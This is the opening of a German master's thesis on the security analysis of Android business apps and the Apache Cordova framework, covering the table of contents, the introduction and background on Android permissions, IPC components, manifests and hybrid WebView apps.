Masterarbeit

Sicherheitsanalyse von mobilen Geschäftsanwendungen

(Security Analysis of Mobile Business Applications)

Christian Liebig

Matrikelnummer: 2200158

Studiengang: M.Sc. Informatik

vorgelegt am: 24.02.2014

1. Gutachter: Dr. Karsten Sohr

2. Gutachter: Prof. Dr. Michael Lawo

Universität Bremen
Fachbereich 3 - Mathematik/Informatik

Inhaltsverzeichnis

1 Einleitung **1**

1.1 Zielsetzung 1

1.2 Gefährdungspotential mobiler Anwendungen 2

1.3 Gliederung der Arbeit 3

2 Grundlagen **5**

2.1 Android 5

2.2 Hybride Anwendungen 10

2.3 Informationssicherheit 12

2.4 Zusammenfassung 15

3 Angriffsvektoren mobiler Business-Apps **17**

3.1 Motivation eines Angreifers 17

3.2 Übersicht möglicher Angriffsvektoren 18

3.3 Angriffsvektoren Apps 20

3.4 Angriffsvektoren Kommunikationskanal 21

3.5 Angriffsvektor Social Engineering 24

3.6 Angriffsvektor Java-Brücke 25

3.7 Zusammenfassung 28

4 Analyse mobiler Business-Anwendungen **29**

4.1 Klassische Angriffsvektoren einer nativen App 29

4.2 Man-in-the-Middle-Angriff 31

4.3 Weitere Ergebnisse / Zusammenfassung 36

5 Apache Cordova **39**

5.1 Überblick über das Framework 39

5.2 Whitelist 43

5.3 App-Berechtigungen 53

5.4 Cordova-Plugins 54

5.5 SSL-Verbindungen 56
5.6 Java-Brücke 57
5.7 Übersicht: Angriffsvektoren in Cordova 58
5.8 Empfehlungen zur Absicherung von Cordova-Anwendungen 59
5.9 Zusammenfassung 64

6 Analyse von Cordova-Anwendungen 65
6.1 Deutsche Telekom AG: Telekom.com 65
6.2 Wikimedia Foundation: Wikipedia Mobil 69
6.3 Deutsche Bank AG: Meine Bank / norisbank GmbH: norisbank mobile . . 72
6.4 Hewlett Packard: HP Anywhere 75
6.5 Adobe: PhoneGap Build 79
6.6 Weitere Ergebnisse 89
6.7 Zusammenfassung 91

7 Fazit 93

8 Ausblick 97

Literaturverzeichnis 101

A Screenshots verwundbarer Apps 105

Abbildungsverzeichnis

1 Einordnung von Angriffsvektoren in unterschiedliche Ebenen 18
2 Mozilla Firefox: Verifizierte SSL-geschützte Verbindung 23
3 Mozilla Firefox: Warnung bei erkanntem Zertifikatsproblem 23
4 Beispiel: Nutzer per Twitter auf schadhafte Website locken 25
5 Demo: Angriff mittels Content-Provider auf SAP BusinessObjects Mobile . 30
6 WLAN-Router, spezielle Firmware ermöglicht Man-in-the-Middle-Angriffe . 32
7 SAP BusinessObjects Mobile: Funktion zum Importieren von Verbindungen 33
8 SAP BusinessObjects Mobile: Phishing-Angriff 34
9 Waze: Beim ersten Start wird die Konfiguration unverschlüsselt abgefragt . 35
10 Waze: Twitter-Verbindungsanfrage wird zum Angreifer-System umgeleitet . 36
11 Architektur des Frameworks PhoneGap [8] 40
12 Laden von Schadcode trotz blockierender Whitelist 52
13 Übertragen von vertraulichen Informationen trotz blockierender Whitelist . 53
14 Telekom.com: Unverschlüsselte HTTP-Anfrage nach Starten der App . . . 66
15 Telekom-App: Antwort des Servers enthält Kategorien der Nachrichten . . 67
16 Telekom.com: Resultat nach Einschleusen von JavaScript-Code 68
17 Wikipedia: Zertifikatsfehler führen zu einer allgemeinen Fehlermeldung . . 70
18 Wikipedia: Die „in der Nähe“-Funktion kommuniziert unverschlüsselt . . . 70
19 Wikipedia: Ortung des Nutzers durch eingeschleusten JavaScript-Code . . 71
20 Meine Bank: App informiert über Zertifikatsprobleme 73
21 norisbank mobile: Impressum enthält HTTP-Link zur eigenen Website . . . 74
22 Website der Deutschen Bank AG, enthält versehentlich einen HTTP-Link . 75
23 HP Anywhere: Mittels `AddToHomescreenPlugin`-Plugin angelegtes Icon 79
24 PhoneGap Build: Web-Interface zum Hochladen des Anwendungscodes . . 80
25 PhoneGap Build App: HTTP-Anfrage bei aktiviertem Debugging 83
26 PhoneGap Build App: SSL-gesicherte Anfrage bei aktiviertem Hydration . 83
27 PhoneGap Build App: Serverantwort auf Hydration-Anfrage 86
28 PhoneGap Build: Downlod einer erzeugten App über das Web-Interface . . 87

29 Telekom.com: Schwachstelle ist auch in der iOS-Version enthalten 99
30 Appcelerator: Eine zufällig ausgewählte App ist verwundbar. 100
31 App: SAP BusinessObjects Mobile 106
32 App: Waze soziales GPS und Verkehr 107
33 App: Microsoft Tag, QR & NFC Reader 108
34 App: Adobe Content Viewer 109
35 App: Telekom.com 110
36 App: Wikipedia Mobil 111
37 App: norisbank mobile 112
38 App: Meine Bank 113
39 App: HP Anywhere 114
40 App: Mit PhoneGap Build gebaute Beispiel-App 115
41 App: BMBF 116
42 App: Telekom Shop 117
43 App: Visual Ranking App 118
44 App: Logitech Squeezebox Controller 119
45 App: Halo Waypoint for Halo: Reach 120
46 App: SAP Utilities Customer Engagement 121
47 App: SAP Customer Loyality 122
48 App: SPCanywhere 123
49 App: Telefónica Germany PR 124

Tabellenverzeichnis

1 Übersicht über Android-Berechtigungen 7
2 Übersicht über analysierte Cordova-Versionen 43
3 Übersicht über Cordova-Plugins 55
4 Eckdaten zur App: Telekom.com 65
5 Eckdaten zur App: Wikipedia Mobil 69
6 Eckdaten zur App: Meine Bank (Deutsche Bank) 72
7 Eckdaten zur App: norisbank mobile 73
8 Eckdaten zur App: HP Anywhere 76
9 Eckdaten einer per PhoneGap Build gebauten App 81
10 Übersicht über weitere verwundbare Cordova-Apps namhafter Hersteller . 89

1 Einleitung

Smartphones sind aus dem Alltag nicht mehr wegzudenken. Im Jahr 2013 wurden einer Studie [18] zufolge weltweit erstmals mehr als eine Milliarde Smartphones verkauft, im Vergleich zum Vorjahr mit einem Zuwachs von knapp 40%. Gemessen an der Gesamtzahl verkaufter Mobilfunkgeräte (1,82 Milliarden) ist damit mehr als jedes zweite verkaufte Geräte bereits ein Smartphone – Tendenz steigend. Während Smartphones anfänglich überwiegend im Entertainment-Bereich verwendet wurden, um zu spielen, Filme zu schauen und Musik zu hören, hat auch der Business-Bereich das Potential erkannt. Innerhalb kurzer Zeit sind viele mobile Anwendungen entstanden, deren Nutzung vor allem für Geschäftszwecke gedacht sind.

Um in diesem Markt erfolgreich zu sein, gilt es möglichst schnell neue Anwendungen zu veröffentlichen. Hier stellt sich die Frage, inwieweit qualitätssichernde Maßnahmen bei der Softwareentwicklung dieser Anwendungen verfolgt werden, da eine ausgiebige Verifikations- und Testphase mit einem möglichst frühen Time-To-Market konkurriert.

Es gibt aktuell eine Vielzahl von unterschiedlichen Plattformen, für die mobile Anwendungen veröffentlicht werden. Neben den aktuell bekanntesten, Android und iOS, gibt es noch eine Reihe weiterer Plattformen sowie mobile Webanwendungen, die lediglich im Browser laufen und für keine spezielle Plattform entwickelt sind. Auch birgen die – im Vergleich zu klassischen Webanwendungen – noch relativ neuartigen Smartphone-Plattformen Gefahren, insbesondere in Bezug auf Informationssicherheit, die trotz ausführlich durchgeführter qualitätssichernder Maßnahmen nicht aufgedeckt werden. Da diese Geräte nahezu ständig online sind, sind diese für Angreifer interessante Ziele.

Anders als viele Anwendungen aus dem Entertainment-Bereich, die lediglich lokal auf dem jeweiligen Smartphone agieren, kommunizieren Business-Anwendungen häufig mit einem Hintergrundsystem, um Zugriff zu bestimmten geschäftsrelevanten Daten zu erhalten. In diesem Kontext ist es wichtig, übertragene, vertrauliche Daten derart zu sichern, dass sie nicht von einem potentiellen Angreifer abgegriffen werden können. Gleichzeitig macht dieser Aspekt die Analyse derartiger Anwendungen schwer, da für deren Nutzung häufig Zugangsdaten für das entsprechende Hintergrundsystem erforderlich sind und diese in der Regel nicht frei verfügbar sind.

1.1 Zielsetzung

Ziel dieser Arbeit war es ursprünglich, zu erforschen, wie sich Business-Anwendungen charakterisieren lassen und inwieweit diese anfällig für sicherheitsrelevante Schwachstellen sind. Ein Hersteller, der stark im Business-Sektor vertreten ist und bereits eine Viel-

zahl unterschiedlicher mobiler Anwendungen veröffentlicht hat, ist die SAP AG. Durch Vermittlung des Bundesamtes für Sicherheit in der Informationstechnik (BSI) wurde ein Kontakt zur SAP AG hergestellt, die ihre Unterstützung bei dieser Arbeit signalisiert hat.

Die Idee bestand darin, aus der Analyse unterschiedlicher mobiler SAP-Anwendungen Erkenntnisse über den typischen Aufbau und die Funktionsweise von Business-Anwendungen zu verallgemeinern. Da aufgrund eingeschränkter Ressourcen und dem zeitlichen Rahmen keine umfassende Analyse sämtlicher verfügbaren Smartphone-Plattformen möglich war, wurde der Fokus auf Android-Anwendungen gelegt. Mobile Anwendungen, die lediglich im Browser laufen und keine Software auf dem Smartphone installieren, sollten nicht betrachtet werden. Für diese Anwendungen gelten alle Bedrohungen klassischer Web-Anwendungen, die bereits ausführlich erforscht wurden.

Aufgrund der gewonnenen Erkenntnisse während der Analysephase wurde der Schwerpunkt der Arbeit auf hybride Anwendungen, d.h. Anwendungen, die neben nativen Codeanteilen auch Webinhalte einbinden, verlagert. Es wurde festgestellt, dass viele dieser Anwendungen anfällig für einen speziellen Angriffstyp sind. Insbesondere Anwendungen, die mit einem speziellen Framework namens Apache Cordova (bzw. dessen ursprünglicher Name: PhoneGap) entwickelt worden sind, können von einem Angreifer zu weitreichenden Angriffen genutzt werden, die bis zur vollständigen Kontrolle über das Smartphone des Nutzers führen können. Die weitergehende Recherche hat gezeigt, dass dieses Framework stark verbreitet ist und insbesondere auch viele namhafte Hersteller betroffen sind. Aufgrund der Brisanz dieser Angriffe konzentriert sich ein großer Teil der Arbeit auf diesen Aspekt, dabei wurde die Recherche auch auf Anwendungen ausgedehnt, die nicht unmittelbar aus dem Business-Bereich kommen.

1.2 Gefährdungspotential mobiler Anwendungen

Um die Relevanz dieser Untersuchung hervorzuheben, soll das Gefährdungspotential mobiler Business-Anwendungen aufgezeigt werden. Unter *mobilen Business-Anwendungen* sollen hier die Anwendungen verstanden werden, die auf mobilen Endgeräten den Zugang zu geschäftsrelevanten Daten ermöglichen. Dabei kann es sich z.B. um Umsatzdaten, Kontaktdaten oder firmeninterne Dokumente, z.B. technische Zeichnungen, Spezifikationen oder andere schützenswerte Dokumente, handeln. Alle diese Anwendungen haben gemein, dass sie mit einem *Hintergrundsystem*, nachfolgend auch *Backend-System* genannt, kommunizieren, von dem sie die entsprechenden Daten beziehen.

Die Anwendungen (kurz auch: *Apps*) können unterschiedliche Funktionalität aufweisen. Im einfachsten Fall bieten sie dem Nutzer lediglich einen Lesezugriff, um unterwegs geschäftsrelevante Dokumente einzusehen. Weiterhin mag es aber auch Anwendungen geben, die zudem Interaktionen mit dem Zielsystem erlauben, z.B. das Freigeben von

Zahlungen oder sonstigen geschäftlichen Transaktionen. Auch das Hinzufügen neuer Daten von unterwegs in das Backend-System wäre denkbar, z.B. das Eintragen von Terminen oder Geschäftskontakten.

Anders als bei mobilen Anwendungen aus dem Entertainment-Bereich, die für die breite Masse ausgelegt sind, ist die Zielgruppe von derartigen Business-Anwendungen wesentlich eingeschränkter. Dies wird besonders deutlich beim Blick auf die Downloadstatistik im Google Play Store: Während Apps, die für den Massenmarkt ausgelegt sind, wie *Whatsapp* (mehr als 100 Millionen Downloads) oder *Facebook* (mehr als 500 Millionen Downloads) hohe Downloadzahlen aufweisen, weisen Anwendungen namhafter Hersteller im Business-Sektor, z.B. *SAP BusinessObjects Mobile* (mehr als 10.000 Downloads), *IBM Sametime* (mehr als 100.000 Downloads), *HP Anywhere* (mehr als 1.000 Downlads) wesentlich weniger Downloads auf.

Dies mag daran liegen, dass der Markt für mobile Business-Anwendungen noch jünger ist. Der Hauptgrund ist aber vermutlich, dass Anwendungen im Business-Bereich für Manager oder generell Personen, denen Zugang zu geschäftskritischen Systemen gestattet wird, entworfen worden sind und für die meisten Smartphone-Nutzer uninteressant sind. Die relativ geringen Download-Zahlen sollen jedoch das Gefährdungspotential nicht mindern: Bedenkt man, dass die Anwendungen einen dazu befähigen, geschäftskritische Informationen einzusehen oder auch finanzielle sowie strategische Entscheidungen zu treffen, können erfolgreich durchgeführte Angriffe hohe Schäden anrichten. Bereits einzelne gezielte Angriffe können im schlimmsten Fall direkten Einfluss auf den wirtschaftlichen Erfolg des betroffenen Unternehmens haben.

1.3 Gliederung der Arbeit

In diesem Abschnitt soll ein kurzer Überblick über den Aufbau und die Gliederung dieser Arbeit gegeben werden. Nach Vorstellung des Themenumfeldes und der Zielsetzung dieser Arbeit im aktuellen Kapitel, soll im folgenden Kapitel 2 ein Überblick über verschiedene Grundlagen gegeben werden, die zum Verständnis der Thematik dieser Arbeit und insbesondere der im Verlauf dieser Arbeit vorgestellten exemplarischen Angriffe benötigt werden. Aufbauend darauf sollen in Kapitel 3 mögliche Angriffsvektoren vorgestellt werden, die sich aus den zuvor beschriebenen Grundlagen ergeben und die für Angriffe gegen mobile Business-Anwendungen und den Nutzer verwendet werden können. Kapitel 4 stellt ausgewählte Ergebnisse betrachteter Business-Apps vor und beschreibt schematisch, wie ein realer Angriff durch einen Angreifer durchgeführt werden kann.

Im Rahmen der Analysephase wurde die Bedeutung des Frameworks Apache Cordova zur Entwicklung von hybriden Apps entdeckt und aufgrund der Brisanz der Ergebnisse der Schwerpunkt der Arbeit verlagert. Kapitel 5 beschäftigt sich intensiv mit diesem

Framework und dessen Sicherheit. In einer weiteren Analysephase wurden verschiedene Apps, die mit diesem Framework entwickelt wurden, behandelt. Die Ergebnisse dieser Analyse sind in Kapitel 6 zusammengefasst und zeigen die weitreichende Verwendung des Frameworks, insbesondere auch durch namhafte Unternehmen.

Abschließend werden in Kapitel 7 die Ergebnisse dieser Arbeit zusammengefasst und in Kapitel 8 aufgezeigt, in welchen Bereichen die Forschung, aufbauend auf den hier vorgestellten Ergebnissen, noch vertieft werden kann.

2 Grundlagen

Für ein besseres Verständnis der in den folgenden Kapiteln thematisierten Angriffsvektoren sollen zunächst einige Grundlagen näher erläutert werden. Dabei gilt es, die relevanten Themen kurz vorzustellen, ein interessierter Leser sei für tiefer gehende Details auf weiterführende Literatur verwiesen.

2.1 Android

Im Fokus dieser Arbeit steht die Smartphone-Plattform *Android*. Es handelt sich dabei um ein für Smartphones entwickeltes, quelloffenes Betriebssystem, welches von der Open Handset Alliance[1] entwickelt wurde, zu dessen bekanntesten Mitgliedern Google gehört. Android stellt heute (Stand November 2013, vgl. [17]) mit einem Marktanteil von nahezu 75% die am weitesten verbreitete Smartphone-Plattform dar. Ergänzt wird das Betriebssystem um Software-Plattformen[2], über die Anwendungen für das Betriebssystem vertrieben werden können und die das direkte Installieren der Anwendungen über das mobile Gerät ermöglichen. Die bekannteste ist hierbei der von Google betriebene *Google Play Store*[3]; die in dieser Arbeit betrachteten Anwendungen sind allesamt über diese Plattform zu beziehen.

Die Open Handset Alliance liefert mit dem *Android SDK* zusätzlich eine umfangreiche Programmierschnittstelle und Werkzeuge, um Apps für Android zu entwickeln und zu testen. Das Android SDK wird kontinuierlich aktualisiert und erweitert, aktuell (Stand Januar 2014) ist „KitKat“ bzw. *API-Level* 19[4]. Parallel zu den SDK-Versionen werden regelmäßig *Android-Versionen* veröffentlicht, die jeweils auf einer bestimmten SDK-Version basieren. Da die Programmierschnittstelle zu großen Teilen abwärtskompatibel ist, können Apps, die mit einem aktuellen SDK entwickelt werden, auch auf älteren Android-Versionen verwendet werden. Es liegt in der Verantwortung des App-Entwicklers, zu prüfen und festzulegen, für welche Android-Versionen eine App verfügbar sein soll. Es ist zu beachten, dass eine starke Fragmentierung der verwendeten Android-Versionen vorliegt. Googles Statistik [15] zufolge wird die aktuellste Android-Version, Android 4.4 „Kitkat“, zur Zeit lediglich von 1.4% der Nutzer verwendet, die am häufigsten verwendete Version ist mit nahezu 36 % nach wie vor das seit über 1 1/2 Jahren verfügbare Android 4.1 „Jelly Bean“. Verursacht wird die Fragmentierung der Versionen u.a. dadurch, dass nicht alle Hersteller zeitnah bzw. teilweise überhaupt keine aktualisierten Android-Versionen für ihre mobilen Geräte veröffentlichen.

[1] `http://www.openhandsetalliance.com`
[2] `http://www.dmoz.org/Computers/Software/Operating_Systems/Android/Markets/`
[3] `https://play.google.com/store/apps`
[4] `http://developer.android.com/reference/android/os/Build.VERSION_CODES.html#KITKAT`

Android liegt ein modifizierter Linux-Kernel zugrunde.[5] Grundsätzlich wird beim Installieren einer App eine eindeutige Benutzer-ID und Gruppen-ID angelegt und zugewiesen, und jede gestartete App stellt einen eigenen Prozess dar, der unter dieser Benutzer-ID gestartet wird.[6] Eine App kann neben dem Programmcode mit weiteren Dateien ausgestattet werden, z.B. mit Mediendateien (Bildern, Toneffekte oder Videos), die in der App verwendet werden, oder statischen Konfigurationsdateien (z.B. Übersetzungen im Falle von mehrsprachigen Apps). Auf diese Dateien kann zur Laufzeit lesend zugegriffen werden, eine Änderung dieser Dateien, wie auch des Programmcodes selbst, ist jedoch nicht möglich. Darüber hinaus hat jede App Zugriff auf ein eigenes, privates Datenverzeichnis, in welchem temporär oder auch permanent zur Laufzeit generierte Daten abgelegt werden können. Mittels Linuxdateirechten wird gewährleistet, dass nur die entsprechende Benutzer-ID – und damit nur diese App – auf diese Dateien lesend zugreifen und auch modifizieren kann, sofern diese nicht explizit von der App freigegeben werden.

Über ein Berechtigungsmodell[7] wird der Zugriff auf Funktionen der Programmierschnittstelle für jede App kontrolliert gesteuert. Dabei kann eine App, ohne dass ihr entsprechende Berechtigungen gewährt werden, nur ihre eigenen Dateien lesen, d.h. sie hat keinen Zugriff auf fremde Dateien, Netzkomponenten oder Hardware. Android verfügt aktuell über ca. 150 Berechtigungen[8], die jeweils für bestimmte Funktionen der Android-Programmierschnittstelle benötigt werden; in Tabelle 1 sind einige Beispiele aufgelistet. Dabei legt der Entwickler einer App die Berechtigungen fest, die dieser App gewährt werden sollen. Diese werden dem Smartphone-Nutzer vor dem Installieren einer App angezeigt, so dass dieser entscheiden kann, ob er die App installieren möchte oder nicht. Stimmt der Nutzer der Installation zu, verfügt die App über diese Berechtigungen, und die App kann die entsprechenden Funktionen ohne weitere Nachfrage verwenden. U.a. in [14] wird die Gefahr beschrieben, Anwendungen mit zu vielen Berechtigungen auszustatten, insbesondere, weil häufig nicht klar ist, welche Berechtigungen für welche Funktionen des Android SDKs benötigt werden.

Viele Geräte verfügen neben dem in der Regel eingeschränkten Hauptspeicher zudem über ein externes Speichermedium. Dieses kann z.B. eine austauschbare SD-Card oder auch ein intern fest verbautes Flash-Speichermedium – zusätzlich zum Hauptspeicher – sein. Auch der Zugriff zu diesem Speichermedium ist über eine Lese- bzw. Schreibberechtigung gesteuert (`READ_EXTERNAL_STORAGE` bzw. `WRITE_EXTERNAL_STORAGE`[9]). Zu beachten ist, dass, wenn einer App diese häufig verwendete Berechtigung gewährt wird, diese App sämtliche Dateien, die auf diesem Medium verfügbar sind, lesen bzw. bearbeiten oder auch neu anlegen

[5] `http://www.openhandsetalliance.com/android_overview.html`

[6] `http://developer.android.com/guide/components/fundamentals.html`

[7] `http://developer.android.com/guide/topics/security/permissions.html`

[8] `http://developer.android.com/reference/android/Manifest.permission.html`

[9] `WRITE_EXTERNAL_STORAGE` enthält implizit die Berechtigung `READ_EXTERNAL_STORAGE`, vgl. `http://developer.android.com/guide/topics/data/data-storage.html`

Tabelle 1 Übersicht über Android-Berechtigungen (thematisch gruppiert)

Bezeichnung	Zweck
ACCESS_COARSE_LOCATION	Mobiles Gerät näherungsweise orten (WLAN, Funkmast)
ACCESS_FINE_LOCATION	Mobiles Gerät mittels GPS-Sensor und weiteren Quellen (WLAN, Funkmast) präzise orten
READ_EXTERNAL_STORAGE	Dateien auf dem externen Speichermedium lesen
WRITE_EXTERNAL_STORAGE	Dateien auf dem externen Speichermedium schreiben
CAMERA	Zugriff auf die Gerätekamera erlauben
RECORD_AUDIO	Zugriff auf das Mikrofon erlauben
MODIFY_AUDIO_SETTINGS	Audioeinstellungen anpassen, z.B. Lautstärke des mobilen Gerätes
READ_CALENDAR	Kalendereinträge lesen
WRITE_CALENDAR	Kalendereinträge ändern, neue Kalendereinträge hinzufügen
READ_CONTACTS	Kontakte lesen
WRITE_CONTACTS	Kontakte bearbeiten, neue Kontakte hinzufügen
INTERNET	Netzverbindungen zu externen Quellen aufbauen
CALL_PHONE	Anrufe tätigen
READ_SMS	SMS lesen
WRITE_SMS	SMS bearbeiten, löschen
RECEIVE_SMS	Eingehende SMS verarbeiten
SEND_SMS	SMS verschicken
ACCESS_NETWORK_STATE	Zugriff auf Informationen über Netzverbindungen gewähren
GET_ACCOUNTS	Zugriff auf die Liste der auf dem Gerät eingerichteten Benutzerkonten gewähren
READ_LOGS	Zugriff aus Logdateien gewähren, Achtung: Damit können auch die protokollierten Daten anderer Apps eingesehen werden, die ggf. vertrauliche Informationen enthalten
READ_PHONE_STATE	Anrufstatus abfragen, Achtung: Erlaubt auch den Zugriff auf die Geräte-Identifikationsnummer, womit eine eindeutige Zuordnung des Gerätes möglich wird.
INSTALL_PACKAGES	Anwendungen installieren
DELETE_PACKAGES	Anwendungen löschen
INSTALL_SHORTCUT	Symbole auf dem Startbildschirm anlegen
UNINSTALL_SHORTCUT	Symbole vom Startbildschirm löschen
VIBRATE	Vibrationsfunktion des Gerätes ansteuern
BROADCAST_STICKY	Systemweite Nachrichten senden, die anschließend von anderen Apps weiterverarbeitet werden können
WAKE_LOCK	Ausschalten des Gerätes verhindern

kann. Dieses betrifft auch Dateien anderer Apps, die auf diesem Medium liegen (vgl. u.a. [11]). Dies kann gewünscht sein, z.B. um einen Datenaustausch zwischen Apps zu ermöglichen, kann aber auch zur ungewollten Weitergabe von Informationen führen, falls auf dem externen Speichermedium vertrauliche Informationen ungeschützt abgelegt werden.

Android bietet weitere Mittel zur Interprozesskommunikation (auch als *IPC* bezeichnet, für engl. *Inter Process Communication*), um Daten zwischen Apps auszutauschen. Dieses gilt insbesondere für die vier Komponententypen, aus denen Android-Anwendungen bestehen [10], und deren Kommunikation untereinander:

- **Activity:** Ermöglicht das Starten von visuellen Oberflächen einer App, z.B. Dialoge; auch der Startbildschirm einer App ist als Activity definiert. Auch können diese Komponenten wieder Daten zurückgeben, z.B. als Rückgabewert eines Dialoges.
- **Content Provider:** Ermöglicht den kontrollierten Zugriff auf private Daten der App, z.B. aus einer Datenbank oder aus dem Dateisystem.
- **Broadcast Receiver:** Ermöglicht das Reagieren auf systemweit verschickte Meldungen. Diese können entweder durch das System verschickt werden, z.B. beim Ausschalten des Bildschirms, als Hinweis auf einen leeren Akku, oder aber durch Anwendungen selbst definiert werden.
- **Service:** Ermöglicht das Realisieren eines Prozess, der im Hintergrund läuft und nicht Teil der Benutzungsoberfläche ist. Es ist möglich, mit dem Service zu kommunizieren, der dann entsprechende Aufgaben im Hintergrund bearbeiten kann, z.B. Herunterladen einer Datei oder Verarbeiten von Massendaten.

Die Nachrichten, die verwendet werden, um diese Interprozesskommunikation zu ermöglichen, werden in Android als *Intents* bezeichnet. Dabei kann der Austausch über diese Komponententypen sowohl App-intern als auch extern, zum Datenaustausch zwischen Apps, geschehen. Eine App-interne Kommunikation, auch als Intraprozesskommunikation bezeichnet (in [10] auch Inter Component Communication (ICC) genannt), geschieht dabei z.B. um zwischen der Benutzungsoberfläche (Activity) und einem Hintergrundprozess (Service) zu kommunizieren. Detaillierte Informationen zu der Intent-Kommunikation sind u.a. zu finden in [10], [11] oder [7].

Ähnlich zu den zuvor beschriebenen App-Berechtigungen ist auch die Verwendung dieser Komponenten und deren Kommunikation untereinander zu definieren. Das Festlegen der angeforderten Berechtigungen und Komponenten erfolgt durch den App-Entwickler über eine zentrale Konfigurationsdatei, als *Android Manifest* bezeichnet. Ein Beispiel für ein derartiges Android Manifest ist in Listing 1 abgebildet:

[10] `http://developer.android.com/guide/components/fundamentals.html`

```
1  <manifest>
2    <!-- Berechtigungen -->
3    <uses-permission android:name="android.permission.INTERNET"/>
4    [...]
5
6    <!-- API-Level -->
7    <uses-sdk android:minSdkVersion="5" android:targetSdkVersion="17" />
8
9    <application ...>
10     <!-- Activities -->
11     <activity android:name="com.example.Test.ExampleActivity">
12       <intent-filter>
13         <action android:name="android.intent.action.VIEW"/>
14         <category android:name="android.intent.category.DEFAULT"/>
15         <category android:name="android.intent.category.BROWSABLE"/>
16         <data android:scheme="example"/>
17       </intent-filter>
18     </activity>
19     [...]
20
21     <!-- Services -->
22     <service ...> ... </service>
23     [...]
24
25     <!-- Broadcast Receiver>
26     <receiver ...> ... </receiver>
27     [...]
28
29     <!-- Content Provider -->
30     <provider ...> ... </provider>
31     [...]
32
33   </application>
34 </manifest>
```

Listing 1 Beispiel eines Android Manifests

Exemplarisch ist nur eine Activity definiert, es können jedoch beliebige weitere Activities wie auch Services, Broadcast Receiver oder Content Provider definiert werden. Ebenfalls ist es möglich, *Intent-Filter*[11] zu definieren, mit denen die Intents, auf die eine Komponente reagieren soll, genauer eingeschränkt werden können. Beispielsweise (vgl. Listing 1, Z. 12-17) kann einer Activity ein Intent-Filter zugeordnet werden, der auf den Aufruf spezieller URLs im Browser reagiert und den Start dieser Activity auslöst, z.B. weil die App eine spezielle Aufbereitung des Inhalts dieser Website bietet. Dabei können beliebige URL-Komponenten spezifiziert werden [12], auf die die Anwendung reagieren soll; im hier angegebenen Beispiel wird ein URL-Schema `example` registriert, so dass die App auf alle URLs reagiert, die mit `example://` beginnen.

[11] `http://developer.android.com/guide/components/intents-filters.html#ExampleFilters`
[12] `http://developer.android.com/guide/topics/manifest/data-element.html`

Ferner kann über diese Datei die zuvor angesprochene SDK-Version, der so genannte API-Level, angegeben werden [13], die minimale Version (`minSdkVersion`), also die Version, bis zu welcher die App abwärtskompatibel ist und installiert werden darf, analog dazu die maximale Version (selten genutzt, `maxSdkVersion`), und die Version, für die die App entwickelt wurde (`targetSdkVersion`). Die Angabe dieser Attribute ist optional; wird `targetSdkVersion` nicht angegeben, so verwendet die App die Version, die durch `minSdkVersion` gegeben ist. Fehlt diese Angabe auch, so wird standardmäßig API-Level 1 verwendet.

Über das Android Manifest kann noch eine Vielzahl weiterer Einstellungen getätigt werden, die jedoch für die in dieser Arbeit behandelte Thematik keine Relevanz haben und hier nicht näher betrachtet werden sollen. Für nähere Informationen sei auf die Entwicklerdokumentation[14] verwiesen.

Zuvor wurde beschrieben, dass jede App ein eigenes Datenverzeichnis hat, zu welchem nur der App selbst Zugriff gewährt wird. Abschließend sei erwähnt, dass – wie in einem klassischen Linux-Betriebssystem auf einem Desktop-PC – es auch in Android die Möglichkeit gibt, *root*-Zugriff für das System zu erlangen. Damit wird es möglich, sämtliche Dateien zu lesen, zu ändern oder auch beliebige Prozesse auszuführen. Dieser Zugang ist jedoch nur durch tiefen Eingriff des Benutzers in das System und technisches Wissen möglich und ist nur technisch versierten Nutzern zu empfehlen. Auch das Android SDK liefert mit `adb` (*Android Debug Bridge*[15]) ein Werkzeug, mit dem Entwickler Zugriff zu den auf dem Gerät abgelegten Daten bekommen und auch selbst entwickelte Android-Anwendungen installieren können, ohne dass diese vorher im Google Play Store oder auf anderen Plattformen veröffentlicht werden müssen und ohne dass ein zuvor beschriebener *root*-Zugang notwendig ist.

2.2 Hybride Anwendungen

Das Android SDK ist für die Programmiersprache Java ausgelegt, mittlerweile gibt es aber unterschiedliche Möglichkeiten, auch in anderen Programmiersprachen Android-Apps zu entwickeln oder auch ganz ohne bzw. mit wenig Programmiersprachkenntnissen Anwendungen zu erstellen. So liefert z.B. die Open Handset Alliance mit dem *Android NDK*[16] auch eine Programmierschnittstelle, um native C/C++-Anwendungen zu entwickeln, die auch auf Teile des Android SDKs zugreifen können. Des Weiteren ist die Kombination aus Android SDK und NDK möglich, um z.B. systemnahe, ressourcenintensive Programmteile nativ mit dem NDK und den Rahmen, die Oberfläche, mit dem SDK zu entwickeln.

[13] `http://developer.android.com/guide/topics/manifest/uses-sdk-element.html`
[14] `http://developer.android.com/guide/topics/manifest/manifest-intro.html`
[15] `http://developer.android.com/tools/help/adb.html`
[16] `http://developer.android.com/tools/sdk/ndk/index.html`

Besonders häufig sind *hybride* Apps anzutreffen, die Webinhalte einbinden. Dazu bietet das Android SDK mit `WebView`[17] eine Browserkomponente, die direkt in eine Android-App integriert werden kann. Diese Browserkomponente ermöglicht es, Webinhalte darzustellen, wobei dieses sowohl statische Inhalte (HTML-Code, Bilder, Formatierung mit CSS) als auch dynamische Inhalte sein können. Für dynamische Inhalte wird die Skriptsprache *JavaScript* unterstützt, die als de facto Standard in klassischen Webanwendungen verwendet wird und zu sehr unterschiedlichen Zwecken eingesetzt werden kann, z.B. um in Webanwendungen

- Effekte einzubinden, die lokal im Browser des Nutzers verwendet werden und z.B. das Aussehen der Webanwendung bei Aktionen des Benutzers mit der Maus verändern.
- Benutzer vor fehlerhaft ausgefüllten Formularfeldern zu warnen.
- Cookies zu verwalten, die sitzungsübergreifend Einstellungen des Nutzers speichern können.
- Anfragen per HTTP an entfernte Server zu übertragen oder um dynamisch Inhalte von extern nachzuladen.
- Drittbibliotheken von entfernten Servern nachzuladen, wie z.B. jQuery[18] oder Webdienste von Google, u.a. Google Maps[19].
- Seitenwechsel skriptbasiert durchzuführen.

Um JavaScript in Android-Apps verwenden zu können, ist lediglich der Aufruf der `setJavaScriptEnabled`-Methode der `WebView`-Klasse nötig. Mit `WebView` ist es somit möglich, Teile einer App oder sogar die komplette App als Webanwendung zu realisieren, wobei sämtliche Techniken aus dem Bereich klassischer Webanwendungen verwendet werden können. Im extremen Fall ist nur der Teil mit dem Android SDK in Java geschrieben, der nötig ist, um die App zu starten und die `WebView`-Komponente zu initialisieren.

